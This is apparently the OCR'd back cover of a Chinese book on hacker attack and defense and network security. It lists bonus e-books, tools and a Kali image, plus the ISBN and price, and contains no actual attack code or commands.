





黑客攻防与网络安全

从新手到高手（绝招篇）







本书涵盖了常见黑客攻防知识点，把知识点融汇于系统的案例实训中，并且结合经典案例进行讲解和拓展。本书除赠送同步微视频外，还赠送精美教学 PPT 课件、黑客工具（107 个）速查电子书、常用黑客命令（160 个）电子书、常见故障维修电子书、 Windows 10 系统使用和防护技巧电子书、 8 个经典密码破解工具电子书、加密与解密技术快速入门电子书、网站入侵与黑客脚本编程电子书、黑客命令全方位详解电子书、 CDlinux 系统文件包、 Kali 虚拟机镜像文件、无线密码的字典文件。本书不仅适用于网络安全从业人员及网络管理员，而且适用于广大网络爱好者，也可作为大中专院校相关专业的参考书。

图书查询 · 扩展阅读



书圈

清华社官方微信号



扫 我 有 惊 喜

销售分类 计算机/网络安全

ISBN 978-7-302-53369-6



定价：69.80元